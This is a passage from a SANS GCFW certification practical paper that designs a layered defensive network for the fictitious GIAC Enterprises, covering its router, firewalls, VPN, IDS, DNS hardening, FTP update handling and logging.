

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.



GIAC CERTIFIED FIREWALL ANALYST (GCFW)

PRACTICAL ASSIGNMENT

Version 1.9

Draft 1.0

Tony Wilson

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ABSTRACT

This paper has been submitted as part of the SANS GCFW Certification program. It describes some of the security controls put into place by a fictitious company called GIAC Enterprises to protect its business interests. The scenario for the company has been provided as part of the question and where necessary various assumptions have been made. The submission is divided into four parts and covers a network design, various tutorials on configuring critical security components, an audit of the configuration one of these components and a discussion of the various ways in which networks may be attacked. For the completion of the final part of the paper, a previous submission has been selected, and various attacks have been described.

© SANS Institute 2003, Author retains full rights.

TABLE OF CONTENTS

TABLE OF CONTENTS 3
INTRODUCTION 7
1. SCENARIO 7
2. ASSUMPTIONS 7
2.1. Business Model 7
2.2. Business Applications 8
2.2.1. Public/Customers/Suppliers/Partners 8
2.2.2. Internal Business Applications 8
2.3. IP Addressing 8
2.4. Technology 9
3. LIMITATIONS 9
QUESTION 1 10
4. DESIGN BRIEF 10
5. ACCESS REQUIREMENTS 10
5.1. Public/Customers/Suppliers/Partners 10
5.2. Internal Staff 10
5.3. Teleworkers 10
5.4. Remote Technical Support 11
6. SECURITY DESIGN 11
6.1. Description 14
6.2. Addressing Scheme 14
6.2.1. Public Addresses. 14
6.2.2. Private Address Ranges 14
6.3. Border Router 14
6.4. External Firewall 14
6.4.1. Network Address Translation (NAT) 16
6.4.2. VPN 16
6.4.3. Hardware 16
6.5. Internal Firewall 17
6.6. Intrusion Detection 17
6.7. E-mail 17
6.8. DNS 18
6.9. Network Time 19
6.10. FTP 19
6.10.1. The FTP Update Dilemma 19
6.10.2. The Solution 20
6.11. Logging and Auditing 21
6.12. Server Hardening 21
6.12.1. Server Management 21
6.13. Physical Security 22
6.14. Procedural Security 22
7. PROTOCOL SUMMARY 22

© SANS Institute 2003, Author retains full rights.

QUESTION 2 25
8. TRAFFIC FILTERING POLICY 25
9. BORDER ROUTER 25
9.1. Access Control Lists (ACL) 25
9.1.1. Rule Ordering 27
9.1.2. Implicit Deny 27
9.1.3. Logging 27
9.2. Inbound Taffic Filtering 27
9.3. Outbound Traffic Filtering 29
9.4. ICMP Filter Rules 29
10. CONFIGURING THE ROUTER 30
10.1. Access to the Router 30
10.2. Hardening the Router 32
10.3. Logging 33
10.4. Configuring Router Interfaces 33
10.4.1. Inbound Filter rules 34
10.4.2. Outbound Filter Rules 37
11. CONFIGURING THE FIREWALL 38
11.1. Traffic Filtering Policy 39
11.1.1. Firewall Interface eth 1 39
11.1.2. Firewall Interface eth 2 40
11.1.3. Firewall Interface eth 0 40
11.1.4. ICMP 41
11.1.5. Rule Order 41
11.1.6. Anti Spoofing Rules 41
11.2. Firewall Setup 42
11.2.1. Installation 42
11.2.2. Basic System Settings 43
11.2.3. Define Networks and Services 46
11.2.4. Network Settings 48
11.2.5. Defining ICMP Settings. 50
11.2.6. Define Filter Rules 51
11.2.7. Configure Application Proxies 54
11.2.8. Configuring VPNs 56
QUESTION 3 59
12. AUDIT PLANNING 59
12.1. Purpose and Scope 59
12.1.1. Physical Security 59
12.1.2. Logical or System Security 60
12.1.3. Procedural Security 60
12.1.4. Firewall Rulebase 60
12.2. Considerations 61
12.2.1. Management Endorsement 61
12.2.2. Impartiality 61
12.2.3. Resources 61
12.2.3.1. Funding Requirements 61

© SANS Institute 2003, Author retains full rights.

12.2.3.2. Vendor Selection 62
12.2.3.3. Internal Resources 62
12.2.4. Timing 62
12.3. Technical Approach 63
12.3.1. Tools 64
12.3.1.1. NMAP 64
12.3.1.2. Netcat 65
12.3.1.3. Ping 65
12.3.1.4. Tracert/Traceroute 66
12.3.1.5. Firewall logs 66
12.3.1.6. Windump 66
12.3.1.7. Testing UDP Services 66
13. AUDIT CONDUCT 67
13.1. External Interface eth1 67
13.1.1. Scan Series 1 68
13.1.1.1. Nmap Scans 68
13.1.1.2. ICMP 68
13.1.2. Scan Series 2 69
13.1.2.1. Nmap Scans 69
13.1.2.2. ICMP 71
13.1.3. Scan Series 3 73
13.1.3.1. Nmap Scans 73
13.1.3.2. ICMP 74
13.2. Service Interface eth2 74
13.2.1. Scan Series 1 75
13.2.1.1. Nmap 75
13.2.1.2. ICMP 76
13.2.2. Scan Series 2 76
13.2.2.1. Nmap 76
13.2.2.2. ICMP 78
13.2.3. Scan Series 3 78
13.2.3.1. Nmap 78
13.2.3.2. ICMP 79
13.3. Internal Interface eth0 79
13.3.1. Scan Series 1 80
13.3.1.1. Nmap 80
13.3.1.2. ICMP 81
13.4. Scan Series 2 81
13.4.1. Scan Series 3 82
13.4.1.1. Nmap 82
13.4.1.2. ICMP 86
13.5. VPN Interface 87
13.5.1. Scan Series 1 87
13.5.1.1. Nmap 87
13.5.1.2. ICMP 88
13.5.2. Scan Series 2 88

© SANS Institute 2003, Author retains full rights.

13.5.2.1. Nmap 88
13.5.2.2. ICMP 89
14. AUDIT EVALUATION 90
14.1. Audit Limitations 92
14.1.1. Scope 92
14.1.2. Cost 92
14.1.3. Timeframe 92
14.1.4. UDP Scannning 92
14.1.5. Additional Tools 93
QUESTION 4 93
15. SELECTED NETWORK 93
15.1. Preliminaries 94
16. AN ATTACK AGAINST THE FIREWALL 95
17. DENIAL OF SERVICE ATTACK 96
18. ATTACKING AN INTERNAL SYSTEM 102
REFERENCE LIST 107
APPENDIX 1 109

© SANS Institute 2003, Author retains full rights.

INTRODUCTION

1. SCENARIO

GIAC Enterprises is an e-business that deals in the online sales of fortune cookies. The following external user groups require access to GIAC Enterprise systems in the course of normal business.

- Customers (Companies or individuals that purchase bulk online fortunes)
- Suppliers (Companies that supply GIAC Enterprises with their fortune cookie sayings)
- Partners (International companies that translate and resell fortunes)
- GIAC Enterprises employees located on GIAC Enterprise's internal network
- GIAC Enterprises mobile sales force and teleworkers

2. ASSUMPTIONS

2.1. Business Model

In order to complete the assignment it is necessary to make some assumptions about GIAC Enterprises and how they operate.

The online fortune cookie sales business is very much a niche market and as such, GIAC Enterprises is not a large organization. The business is based in one location in Australia and occupies a couple of floors in shared city office building. The company employs about 100 personnel spread amongst the following departments:

- Administration which includes senior management and Human Resources.
- Finance which includes accounts payable and receivable.
- Sales, responsible for generating new business and maintaining current business relationships.
- IT, responsible for the development, maintenance and operation of all GIAC Enterprises IT systems.
- Operations, responsible for maintaining and servicing existing business relationships, ie liaising with suppliers and customers.

The company has recently adopted an expansion strategy and hopes to double its customer base within two years. An additional 50 staff are expected to be employed over that period.

© SANS Institute 2003, Author retains full rights.

2.2. Business Applications

2.2.1. Public/Customers/Suppliers/Partners

GIAC Enterprises makes use of the Internet to extend its reach to markets all over the world. It maintains a web based application called 'Cookies' which is divided into four zones:

1. A Public zone providing general information about the company.
2. A Customer zone for enabling customers to purchase cookie sayings, receive the corresponding invoice and make payments via credit card.
3. A Supplier zone that allows suppliers to deposit cookie sayings and their corresponding invoice.
4. A Partner zone for partners to pick up and deposit cookie sayings and invoices.

The application was developed using XML over HTTP/HTTPS. The underlying data (cookie sayings, invoices, payment details etc) are stored as simple text files and are transferred to and from internal database at regular intervals via passive mode FTP.

2.2.2. Internal Business Applications

GIAC Enterprises maintains a number of internal applications, of relevance are the following:

1. An internal intranet. GIAC also maintains a document repository for storing documents. Rather than using file servers, GIAC purchased the DME 80-20 Document Repository product (http://www.80-20.com/) that is accessed via the Intranet.
2. Electronic mail (e-mail).
3. Microsoft Access Databases. Users will be running a database client on their desktops that will communicate with the database via SQLNet TCP port 1521. The database server will also collect and deposit the text files for the cookies application using FTP.
4. General office utilities (word processor, spreadsheet etc). These services are located on individual workstations and if users need to share documents, they use the document repository.

2.3. IP Addressing

The instructions contained in the assignment require that an IP addressing scheme using known non-routable addressing schemes is to be used. For the purpose of the assignment I will assume that the class C IP network 192.168.2.0 is a public address range that is used by GIAC's ISP. The ISP has subnetted that address space to cater for smaller companies who do not require an entire class C address. The subnets are as follows:

© SANS Institute 2003, Author retains full rights.

1. 192.168.2.32/27
2. 192.168.2.64/27
3. 192.168.2.96/27
4. 192.168.2.128/27
5. 192.168.2.160/27
6. 192.168.2.192/27

The ISP will route to these subnets accordingly.

2.4. Technology

GIAC Enterprises runs a number of servers on its network to support its business operations. These servers are running a mixture of Windows 2000 Server and Redhat Linux v 9.0.

GIAC Enterprises maintains a connection to its ISP via a T1 link.

3. LIMITATIONS

To complete this assignment I had access to three PCs. Two of these were loaned from my employer under the condition that I did not modify them in any way. The third was my own home PC that I could do with as I wished. I used my home PC as the firewall and the other two were used during the audit phase. Because I could not build the network or radically modify two of the PCs the audit of the network was a little limited and there were parts I could not complete. Where this happened I have indicated and tried to make up for the omission by indicating what I would do or would expect if I had of built the entire network.

In addition, I was only able to obtain a home user license for Astaro Linux firewall and this limited what features I could enable. Once again I have indicated where the omissions are.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

QUESTION 1

4. DESIGN BRIEF

The management of GIAC Enterprises have advised that they require a cost effective and secure solution, capable of providing the needs of today and for the next two years. Accordingly, the following principles are to be adhered to when completing this design:

1. Defence in depth. Security will be provided at all levels throughout GIAC's organization and network.
2. Enforcement of least privilege. If access to a resource is not explicitly permitted it is to be denied or prevented.
3. Cost Effectiveness. Any components chosen are to provide good value for money, ie good security at a reasonable price. Open source software will be used where practical.
4. Simplicity. The solution must be simple to deploy and maintain. Simplicity will also contribute to a reduced overall price.
5. Scaleability. GIAC Enterprises is currently a small company however anticipates growth in the future. The solution must be able to grow with the business without needing significant redesign.

Management also advised that because of the requirements for cost effectiveness, they would accept limitations in the design, notably redundancy:

5. ACCESS REQUIREMENTS

5.1. Public/Customers/Suppliers/Partners

The public, customers, suppliers and partners all use the Cookies application. In addition they will need to have the ability to send and receive e-mail to and from employees of the company.

5.2. Internal Staff

Internal staff are those employees working from GIAC's premises. They will need access to all of the internal business applications from GIACs network and in addition surf the web and send and receive e-mail. It maintains written policies about correct usage of the Internet and if possible, the design should aid in the enforcement of these policies.

5.3. Teleworkers

A number of GIAC's employees are required to be able to access all internal applications whilst away from the office, including sales staff and management staff who will travel frequently. Staff who require access are given accounts with GIAC's ISP to enable them to access GIAC's network remotely.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

5.4. Remote Technical Support


Technical support is provided by the small IT Department 24 hours a day. The primary tools used by IT staff to access servers are Terminal Services (for the Windows 2000 servers) and SSH (for the Redhat Linux Servers). Outside of normal business hours that support is provided by an on-call member of the IT department who is expected to be able to rectify the fault from home if they can. IT staff will also require access to all internal applications from remote locations. IT staff also are given accounts with GIAC's ISP to enable then to access systems remotely.

It is important to note at this point that remote access to network security devices, the border router and firewalls will not be permitted. Any faults or fixes must be performed via the local consol port of the device on site. The management of GIAC understand the risk that if one of these devices fails there will be time delays to repair them but they are willing to accept this risk. The alternative would be to potentially expose these critical devices to access from the Internet (or VPN) which is not considered acceptable.

6. SECURITY DESIGN

The network design for GIAC Enterprises is shown below:

© SANS Institute 2003, Author retains full rights.



GIAC's network is basically divided into an external zone and an internal zone with firewalls protecting each zone. The combination of multiple firewalls and the border router provides multiple layers of security that an attacker must compromise in order to gain access to GIACs internal core systems, thereby fulfilling GIAC's requirement for defence in depth. A compromise of the external firewall will not automatically result in access to core internal systems.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The External LAN or Service LAN provides services that are to be exposed to the Internet:

- The Cookies web server application
- An SMTP relay for storing and forwarding mail into and out of the GIAC network
- A DNS Server for address resolution
- A time server that will need to synch with an external time server

Behind the External Firewall is GIAC's internal network that contains those elements considered to be most sensitive. Non GIAC employees will not be permitted to access the Internal zone and remote GIAC users can only access this zone via a VPN. It is further divided into two subnets separated by an Internal firewall.

A firewall admin PC will be set up on the same subnet as the internal firewall interface. This PC will be the only machine through which both firewalls will be configured and administered. It will be kept locked away in a secure cabinet in a locked equipment room

The Internal LAN contains all of GIAC's internal users and peripherals such as printers.

The Server LAN contains all of GIAC's internal servers.:

- Web server for the Intranet
- Database server (Microsoft Access)
- Mail server
- DNS Server
- Time Server
- Syslog Server

The creation of a Server LAN protected by a firewall provides an additional layer of security in front of these critical elements.

The design for GIAC's network is simple yet secure and meets all of the criteria required of it. As will be discussed, none of the components included in the design are high-end products and open source software is used appropriately. The network is divided into a number of zones that are logically and physically separated by firewalls and more sensitive internal elements (internal applications, servers etc) are separated from public facing elements. Layers of protection are placed in front of these core sensitive elements and no single compromise of a security device will result in an immediate breach of a system thus partly achieving defence in depth. Further defensive actions such as server hardening will also be applied and these will be discussed in greater detail later in this

© SANS Institute 2003, Author retains full rights.

section. Configuring each network security device with appropriate Access Control Lists (ACLs) will also enable enforcement of least privilege.

6.1. Description

6.2. Addressing Scheme

6.2.1. Public Addresses.

As discussed in the assumptions, GIACs ISP has subnetted one of their class C address spaces. GIAC has purchased two of these subnets, 192.168.2.32/27 and 192.168.2.64/27. These public addresses will be used on the Service LAN, the border router and external firewall interfaces.

6.2.2. Private Address Ranges

Private addresses will be used behind GIAC's external firewall as shown in figure 2. In each case, and entire class C address will be allocated to a LAN segment. As private addresses are free, subnetting would provide no advantage. Allocating an entire class C address to each LAN internally will also provide plenty of room for network expansion as the company grows over the next couple of years.

6.3. Border Router

The border router is a Cisco 2514 model router running Cisco's IOS version 12.0. Although this is a low end Cisco router it is capable of terminating T1 links and therefore should be able to meet the expected traffic flow. In addition the router will not be performing any VPN functions or will not be configured with reflexive Access Control Lists (ACLs) that could potentially degrade its performance.

The border routers prime function is to provide the connectivity between GIAC Enterprises and its ISP. It will perform some simple ingress and egress static packet filtering to augment the policies applied by the external firewall. A further description of the filtering rules to be applied by the router will be provided in Question 2.

6.4. External Firewall

The external firewall is an Astaro Security Linux v4.0 firewall running on an Intel based platform. This firewall is the primary externally facing network security device. It will be configured with appropriate filtering rules to restrict traffic into and out of GIAC's LANs (Service, Internal and Server LANs).

Astaro Linux is an open source firewall based on IPTables and evaluation copies are available at www.astaro.org, it was selected for the following reasons:

1. Cost. Astaro is cheap when compared to other firewalls of similar performance. An indicative cost for an ASL-250, supporting 250 IP

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

addresses, 1000 VPN tunnels and 20 interfaces which should more than meet GIAC's requirements is $AUD 5985, this includes the update service that will be discussed shortly.

2. Software solution. Astaro is not hardware based solution such as Cisco's Pix firewall. It will run on any Intel Pentium II platform provided the hardware requirements are satisfied, these are not onerous and require as a minimum 400 MHz CPU, 128 MB RAM, 8 GB HDD, IDE/SCSI Interface, Bootable CD-ROM. This will mean that GIAC will not have to purchase an additional piece of hardware that will not be compliant with the remainder of their environment.
3. Simplicity. Astaro is simple to load and operate. A web admin tool is provided so administration can be performed via a browser and there is no proprietary command line interface language to learn. In addition, an update service is also provided ensuring virus patterns and system patches can easily be kept current.
4. Multiple features. The firewall has many integrated features such as a web proxy, SMTP virus scanner and VPN concentrator. There will not be a requirement to purchase these as separate items.
5. Secure OS build. Firewalls must be deployed onto hardened OS builds and Astaro Linux is based on hardened Linux Kernel. There is no requirement to perform any additional hardening on the OS before installing Astaro. This will simplify the setup of the firewall thereby reducing cost.

Astaro Linux is a full stateful inspection firewall that provides many additional features that proved attractive to the scenario posed by GIAC. Principally amongst these are:

1. Full stateful inspection with application proxies support for HTTP and SMTP.
2. The HTTP proxy Caches frequently visited pages which should improve performance for internal users wishing to browse the web.
3. Surf protection policies. The proxy can be configured to deny access to certain websites and is shipped with 17 pre-defined categories of banned web site (eg porn) and others can be added as required. This will aid in enforcing GIACs policy of using the Internet for work related activities, ie, enforcement of least privilege.
4. A content filter. This enables certain types of web content such as cookies and JavaScript to be blocked.
5. Built in e-mail virus scanning. The SMTP proxy has a built in virus scanner that will scan on inbound and outbound mail. There will be no requirement to deploy a virus scanner on mail servers or mail relays meaning less expenditure, complexity and lower overall cost. Virus pattern updates are provided as part of the update file.
6. An update service for new virus patterns, surf protection policies and system patches. The updates can either be received via a TCP

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

connection from the firewall on TCP port 222 automatically or manually, or via FTP. Because little is published in the Astaro manual about the TCP port 222 connection, GIAC has elected not to use it as proprietary protocols are notorious for having security vulnerabilities. GIAC will therefore receive updates via FTP. Although FTP has many known vulnerabilities these are at least understood and published. The update process will be explained in greater detail later on.

7. A Built in VPN. Astaro has a built in VPN based on Free S/WAN so there will be no requirement to purchase and set up a separate VPN concentrator.

The external firerwall has three Ethernet interfaces for the Internet, the Service LAN and the Internal environment. It will be GIAC's primary externally facing network security device and will be configured with the necessary rules to control IP traffic into and out of GIAC's network. A discussion of these rules can be found in Question 2.

6.4.1. Network Address Translation (NAT)

NAT will be provided by the external firewall to translate between GIAC's private address space and the public Internet. Astaro v4.0 supports multiple types of NAT, eg Hide and Static NAT. Masquerade NAT (Astaro's name for Hide NAT), will be used to map multiple internal private addresses to a single IP address (eg to enable users to browse the Internet). NAT will be discussed further in Question 2.

6.4.2. VPN

The firewall will be used to terminate VPN connections from remote staff. The built in Astaro VPN software is based on Free S/WAN and supports authentication via shared keys, X.509 certificates and RSA keys. GIAC has elected to use a pre shared keys as the authentication token. It is recognized that the most ideal form of authentication would be a physical token such as SecurID or a smart card however due to cost factors this was quickly rejected. Digital certificates were also considered however this would require the introduction of a public key management system. Whilst the firewall does come with an in-built CA the added complexity was rejected in favour of a quick and simple deployment using pre-shared keys.

Astaro also provides the capability to deploy multiple VPNs and each can be configured with a different traffic filtering policy. GIAC has elected to only configure one VPN profile and will rely on strong access controls on the host. This will be highlighted where necessary throughout the document

6.4.3. Hardware

The External firewall will be deployed on a Pentium III server with a 1266MHz clock and 256Mb of RAM. According to the Astaro technical documentation this should be sufficiuent to handle GIAC's needs

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

A potential performance issue for the firewall will be the number of VPN users. Public key operations that will occur during the IKE phase of IPSec will be CPU intensive and could degrade firewall performance. This should be continually monitored however and if problems do arise, then consideration should be given to increasing CPU size or adding hardware based crypto accelerators to the firewall.

6.5. Internal Firewall

The Internal firewall is also an Astaro Linux firewall. Its main aim is to provide an additional layer of security for GIAC's core business systems that will be on the Server LAN. It will be configured with rules determining what networks and services can communicate with the Server LAN. These rules will not be discussed further.

6.6. Intrusion Detection

Network based IDS will be deployed on GIAC's internal network to identify any successful attacks that make it through the external firewall. Given GIAC's requirement for cost effectiveness the open source IDS SNORT v 1.9.1 will be used running on a Linux Redhat v9.0 platform. The IDS will be connected between the external and internal firewalls via a hub.

GIAC will also deploy the Tripwire Open Source file integrity checking tool on its Linux servers. This is available at http://www.tripwire.org/downloads/index.php. Tripwire Open Source is not available for Windows 2000 and the company decided that for consistency it would procure the Tripwire commercial product, Tripwire for Servers v 3.0, for the 2000 environment. This will cost approximately $1500 AUD per server or 5 licenses will bring the cost down to around $1200 AUD per server. This cost was not considered prohibitive.

For Tripwire to be effective, a baseline audit must first be conducted so that comparisons can be made against a known point. These baseline audit results will be kept on physical media (eg CD ROM) and stored in a physically secure location, (eg a safe) to ensure they cannot be tampered with.

As a final form of intrusion detection a logging server will be deployed to collect all system logs from servers and routers. This will be discussed further later on.

6.7. E-mail

GIAC's mail server is located on the Server LAN and is an Exchange 2000 Server running Exchange Server version 5.5 Service Pack 3. The internal mail server will also be running a POP Server to enable remote VPN based staff to retrieve e-mail. The Astaro firewall will be running an SMTP proxy and all virus scanning will be performed by that proxy.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

A mail relay (Postfix) will also be located on the Service LAN and all mail coming into or going out of GIAC's network must pass through the mail relay (with the exception of staff sending and receiving mail via a VPN connection). Inbound mail from the Internet will pass through the mail proxy and onto the mail relay that will then forward it to the internal mail server. Outgoing mail will be sent from the mail server, via the proxy to the mail relay that will then forward it to the Internet.

Although mail will be passing through a proxy within the firewall the mail relay will be deployed to primarily to store mail should the Exchange server be unavailable (which of course will never happen!). This will avoid mail being stored on the firewall and chewing up valuable resources. Postfix comes as part of the Redhat Linux package.

6.8. DNS

Two DNS servers (Bind v 9.2.2) will be deployed, an External DNS on the Service LAN to service queries from the Internet and to perform recursive lookups for the Internal DNS, and an Internal DNS for internal users. The Internal DNS will not have Internet access but will forward unresolved queries to the External DNS using the forwarders command:

```
forwarders {192.168.2.68/27;}; [2,3]
```

The external DNS will be configured to only act recursively for GIAC Enterprises via the allow recursion command:

```
allow-recursion {192.168.12.20;}; [2,3]
```

There are two reasons for this. Firstly, performance, by making the DNS non-recursive for non-GIAC queries it save CPU time by not performing those queries. Secondly for security reasons, allowing our External DNS to perform lookups for anyone reduces our exposure to cache poisoning. Cache poisoning occurs when an attacker request us to query a poisoned DNS server (one with bogus or malicious entries). Those poisoned entries will then be cached in our DNS. [4]

Zone transfers will not be permitted by either the External or Internal DNS. Zone transfers would allow a complete 'map' of GIAC's network to be passed to another DNS. Whilst this is obviously more of an issue for our internal network, we will still restrict it from our External DNS – why make a hacker's life easier? Both DNS Servers will be configured not to zone transfer:

```
allow-transfer {none} [4]
```

In addition, both firewalls will restrict zone transfers by not allowing TCP port 53. This may cause problems for genuine DNS replies that are longer than 512Kb

© SANS Institute 2003, Author retains full rights.

where DNS will use TCP rather than the normal UDP however this is a problem we will have to live with.

6.9. Network Time

Keeping network time synchronized across all servers will be essential for log correlation. Two time servers will be deployed, one on the Service LAN and one on the Server LAN. It is important to deploy multiple time servers for redundancy and similarly each time server should be set to synchronise with at least two other time servers. In the case of the external time server, these will be two Internet based time sources. The internal time server will synchronise firstly with GIAC's external time server and if that is not available it will use an Internet based server. Both time servers will be configured to use UDP port 123

When selecting an external time source to synchronise with it is good etiquette to contact the system administrator of the external source and seek their permission prior to establishing the connection.

6.10. FTP

The FTP server has been deployed onto the Service LAN to retrieve update files from Astaro. Astaro maintains an FTP server at 128.242.218.125 to enable customers to download update files. A simpler method would have been to allow clients on Astaro's internal network to retrieve the files however this poses a few security problems. Firstly GIAC have not permitted their users to have FTP access to the Internet and secondly it would create a potential security exposures to Astaro's network as explained below.

6.10.1. The FTP Update Dilemma


FTP can be configured in two modes, passive and active. In active mode the client initiates a connection to the FTP control channel on TCP port 21. The server then initiates a connection to the client on the data channel, TCP port 20. If we were to use Active mode FTP then we would have to allow a connection on TCP port 20 to the client. If the client were on the Server LAN or a user's desktop this would mean a connection directly into GIAC's internal environment from the Internet – something we have stated we do not want.

We could use passive mode FTP. In passive mode FTP all connections are initiated by the client so they could be monitored statefully by the firewall. The problem here however is that although the control channel is TCP port 21, the data channel is randomly chosen. As will be explained later the border router will not be using reflexive ACLs so we would need a rule in the border router allowing all TCP ports into the FTP client. This too represents an unacceptable security risk.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

6.10.2. The Solution

The solution I have chosen to overcome involves using both active and passive FTP and an FTP server on the Service LAN. A pictorial description is shown below:



To retrieve the files from the Astaro FTP server, an FTP client on the server on the Service LAN will establish an active FTP connection with Astaro. Although we will have to open TCP ports 20 and 21 into the Service LAN this is an acceptable risk. Astaro is a modern firewall so the connection from the Astaro server will only be opened in response to the request from GIAC's FTP server. The router and firewall rules will also be configured to accept these connection from the Astaro IP address only, further limiting the connection. If we were to use passive FTP for this connection we would have to allow all ports into the FTP server. To retrieve the update files from from the Service LAN the firewall admin PC will establish a passive FTP connection to the FTP server. Although the passive connection will use random ports, the firewall will be able to handle the connections because it is stateful. Other activities we could undertake to further improve the solution would be to use TCP wrappers on the FTP server so it will only accept connections from certain IP addresses.

This method of file transfer can also be used for any other FTP requirements that may arise.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

6.11. Logging and Auditing

GIAC will deploy a central logging server on its Server LAN to collect logs from all servers, firewalls and routers. Having a single logging server will provide a central point for administration of auditing and alerting making this complex process somewhat simpler. The logging host will be a dedicated Linux host running syslog. All GIAC hosts will have their syslog.conf files modified to send their log entries to the Syslog server. A drawback of using syslog is that it uses UDP port 514 so there will be no guarantee that logs will be delivered correctly. There are modifications to syslog that use TCP and also provide options for encryption but unfortunately they will not satisfy all of GIACs requirements in that they are not compatible with Linux/Windows 2000 and Cisco IOS. Rather than having multiple methods for Syslog transfers, GIAC decided to accept the standard Syslog protocol.

The logging server will be a critical part of GIACs infrastructure and additional measures will be taken to protect it. Firstly the host will be hardened (refer to the next section), secondly, the server will be used for logging only and will have no other function, thirdly it will be running Tripwire (as are all of GIAC's hosts) and finally it will be running a personal firewall - IPTables.

GIAC will also need to develop a comprehensive set of auditing tools to detect anomalies within the logs it collects. A good tool to use would be Swatch (http://www.ists.dartmouth.edu/IRIA/knowledge_base/swatch.htm) which can be configured to detect user specified patterns. Swatch is also open source thus complying with the requirement to use open source software where possible. A process for alerting will also need to be established. Swatch can send alerts via e-mail or SMS provided GIAC's telecommunications provider supports this. Of course incident control processes will need to be established to ensure that incidents can be quickly addressed once detected.

6.12. Server Hardening

GIAC will deploy hardened server builds for all of its servers and routers. Hardening the server involves removing those services that are not required and securing those services that are required. It is an ongoing activity that will require processes to be developed to keep patch levels up to date.

There are numerous resources available on the Internet that provide guidance as to how harden various operating systems. For the Linux environment, GIAC will use the Bastille hardening scripts available at http://www.bastille-linux.org/. The Windows servers will be hardened according to the guides provided by the National Security Agency (NSA) available at http://www.nsa.gov/snac/index.html.

6.12.1. Server Management

GIAC IT staff will use both SSH and Terminal services to manage its Windows and Linux servers. To properly secure this form of access to these critical

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

